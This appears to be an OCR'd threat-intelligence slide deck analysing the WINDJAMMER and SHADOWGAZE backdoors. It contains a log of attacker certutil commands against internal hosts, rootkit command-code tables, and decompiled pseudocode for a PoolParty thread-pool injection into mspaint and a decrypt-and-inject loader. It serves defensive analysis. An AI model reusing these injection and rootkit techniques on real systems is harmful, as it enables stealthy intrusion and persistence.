
Backdoor - WINDJAMMER Installer

The installer is a self-extract executable with all necessary components



**This is one of example demonstrating the behavior. The combination of file names, file paths, or even legitimate executables is not fixed and can vary across multiple sets based on our telemetry.*

Backdoor - WINDJAMMER Installer



**This is one of example demonstrating the behavior. The combination of file names, file paths, or even legitimate executables is not fixed and can vary across multiple sets based on our telemetry.*

Endpoint Specific Key

Threat actor using `certutil.exe` to calculate SHA256 of specific file on each endpoint before deployment


Logged	objectCmd
2024-07-28 19:00:48	certutil.exe -hashfile \\192.168.1.71\c$\windows\win.ini SHA256
2024-07-28 18:11:59	certutil.exe -hashfile \\192.168.1.72\C$\windows\win.ini SHA256
2024-07-28 16:43:58	certutil.exe -hashfile \\192.168.1.55\c$\windows\system.ini SHA256
2024-07-28 00:11:45	certutil.exe -hashfile \\192.168.1.72\C$\windows\win.ini SHA256
2024-07-27 23:20:10	certutil.exe -hashfile \\192.168.1.63\c$\windows\win.ini SHA256
2024-07-27 22:29:04	certutil.exe -hashfile \\192.168.1.130\c$\windows\win.ini SHA256
2024-07-27 20:41:08	certutil.exe -hashfile C:\windows\win.ini SHA256
2024-07-27 20:41:08	"cmd" /c cd /d C:\Program Files\Microsoft\Exchange Server\V15\ClientAccess\exchweb\ews\&certutil.exe -hashfile C:\wind...
2024-07-16 23:47:03	certutil.exe -hashfile \\192.168.30.125\c$\Windows\System32\NOISE.DAT SHA256
2024-07-16 23:23:57	certutil.exe -hashfile \\192.168.30.108\c$\Windows\System32\NOISE.DAT SHA256

Figure. Command line activities

Backdoor - WINDJAMMER Rootkit

1st layer rootkit IOCTL Code 0x8000C004

- Receive 2nd layer core rootkit payload from user mode agent and inject to non-paged pool in kernel



Backdoor - WINDJAMMER Rootkit

2nd layer core rootkit IOCTL Code 0x15E030 or 0x156008 with payload:

Code	Description
0x10	Check rootkit status and set constant 0x20102615 (version or tag)
0x20	Get data from IRQL shared data
0x30	Send raw packet frame data to TCPIP interface
0x40	Send data to rootkit
0x60	Clean up
0x70	Get BasedNamedObject string

```
switch ( *payload )
{
  case 0x10:
    n0x5004_2 = 0;
    if ( n4 >= 4 )
    {
      n0x5004_2 = 1;
      *payload = 0x20102615;
      LODWORD(n4) = 4;
    }
    n0x5004_1 = n0x5004_2;
    break;
  case 0x20:
    n0x5004_1 = 0;
    if ( n4 >= 0x5EA )
    {
      v35 = sub_F40(n0x5004, payload, data_size);
      v37 = v35;
```

Figure. Pseudocode snippet of command code

Backdoor - WINDJAMMER Rootkit

2nd layer core rootkit IOCTL Code 0x15E030 or 0x156008 with payload:

Code	Description
0x10	Check rootkit status and set constant 0x20102615 (version or tag)
0x20	Get data from IRQL shared data
0x30	Send raw packet frame data to TCPIP interface
0x40	Send data to rootkit
0x60	Clean up
0x70	Get BasedNamedObject string

Command	Operation
0x100	Hide driver
0x200	Determine version
0x300	Access IRQL shared data
0x400	Map and allocate buffer
0x500	Map a buffer
0x800	Clean up

Figure. WINNKIT command code from Operation CuckooBees[3]

Backdoor - WINDJAMMER (New Loader)

- A new loader implement 1 of the injection technique from **PoolParty**
  - Introduced by SafeBreach-Labs in BlackHat EU 2023 [6, 7]
  - In total **8 variants** of injection techniques abusing Windows Thread Pool

PoolParty Variants

Variant ID	Varient Description
1	Overwrite the start routine of the target worker factory
2	Insert TP_WORK work item to the target process's thread pool
3	Insert TP_WAIT work item to the target process's thread pool
4	Insert TP_IO work item to the target process's thread pool
5	Insert TP_ALPC work item to the target process's thread pool
6	Insert TP_JOB work item to the target process's thread pool
7	Insert TP_DIRECT work item to the target process's thread pool
8	Insert TP_TIMER work item to the target process's thread pool

https://github.com/SafeBreach-Labs/PoolParty/tree/main

Backdoor - WINDJAMMER (New Loader)

```
mspaint_handle = OpenProcess(0x478u, 0, dwProcessId);// get mspaint.exe process hanlde
if ( mspaint_handle )
{
  // HijackProcessHandles
  v14 = sub_180001D0C(&ProcessInformation, L"IoCompletion");
  handle = sub_180001894(v14, mspaint_handle);
  if ( handle )
  {
    shellcode_address = VirtualAllocEx(
                          mspaint_handle,
                          0LL,
                          0x290uLL,
                          MEM_COMMIT | MEM_RESERVE,
                          PAGE_EXECUTE_READWRITE);

    // WriteShellcode
    if ( WriteProcessMemory(mspaint_handle, shellcode_address, ::shellcode, 0x290uLL, 0LL) )
    {
      // Written the TP_DIRECT structure to the target process
      memset(&Direct, 0, sizeof(Direct));
      Direct.Callback = shellcode_address;
      lpBaseAddress = VirtualAllocEx(mspaint_handle, 0LL, 0x48uLL, MEM_COMMIT | MEM_RESERVE,
      WriteProcessMemory(mspaint_handle, lpBaseAddress, &Direct, 0x48uLL, 0LL);

      // Queued a packet to the IO Completion port of the target process worker factory
      ZwSetIoCompletion(handle, lpBaseAddress, 0LL, 0LL, 0LL);
    }
  }
}
```

Figure. Pseudocode snippet from sample

main PoolParty / PoolParty / PoolParty.cpp

Code Blame 397 lines (319 loc) · 20.7 KB

```
329  void RemoteTpDirectInsertion::SetupExecution() const
330  {
331          TP_DIRECT Direct{ 0 };
332          Direct.Callback = m_ShellcodeAddress;
333          BOOST_LOG_TRIVIAL(info) << "Crafted TP_DIRECT structure associated with the shellcode";
334
335          const auto RemoteDirectAddress = static_cast<PTP_DIRECT>(w_VirtualAllocEx(*m_p_hTargetPid, sizeof(TP_DIRECT), MEM_COMMIT
336          BOOST_LOG_TRIVIAL(info) << boost::format("Allocated TP_DIRECT memory in the target process: %p") % RemoteDirectAddress;
337          w_WriteProcessMemory(*m_p_hTargetPid, RemoteDirectAddress, &Direct, sizeof(TP_DIRECT));
338          BOOST_LOG_TRIVIAL(info) << "Written the TP_DIRECT structure to the target process";
339
340          w_ZwSetIoCompletion(*m_p_hIoCompletion, RemoteDirectAddress, 0, 0, 0);
341          BOOST_LOG_TRIVIAL(info) << "Queued a packet to the IO completion port of the target process worker factory";
342  }
```

Figure. Original Implementation of RemoteTpDirectInsertion


Backdoor - SHADOWGAZE

- A passive backdoor reusing listening port from IIS web server
- Loader PDB path: `F:\2019\RedEye\Door\Bin\Middle64.pdb`
  - Loader also known as HIGHNOON [8]


```
if ( CryptUnprotectData(&pDataIn, &ppszDataDescr, 0LL, 0LL, 0LL, CRYPTPROTECT_PROMPT_ON_UNPROTECT, &pDataOut) )
{
  v19 = decrypt_payload(pDataOut.pbData, pDataOut.cbData, &n0x40[1], n0x40);
  v2 = *&n0x40[1];
  if ( v19 )
  {
    v20 = inject_payload(*&n0x40[1], n0x40[0]);
    if ( v20 )
    {
      StartBot = find_export_func_StartBot(v20);
      if ( StartBot )
      {
        for ( m = 0; m < 8; ++m )
        {
          v23 = m + 3;
          m_1 = m;
          config[m_1] ^= v23;
        }
        if ( StartBot(config) )
          status = 1;
```

Figure: Pseudocode snippet demonstrating decryption and injection

Backdoor - SHADOWGAZE



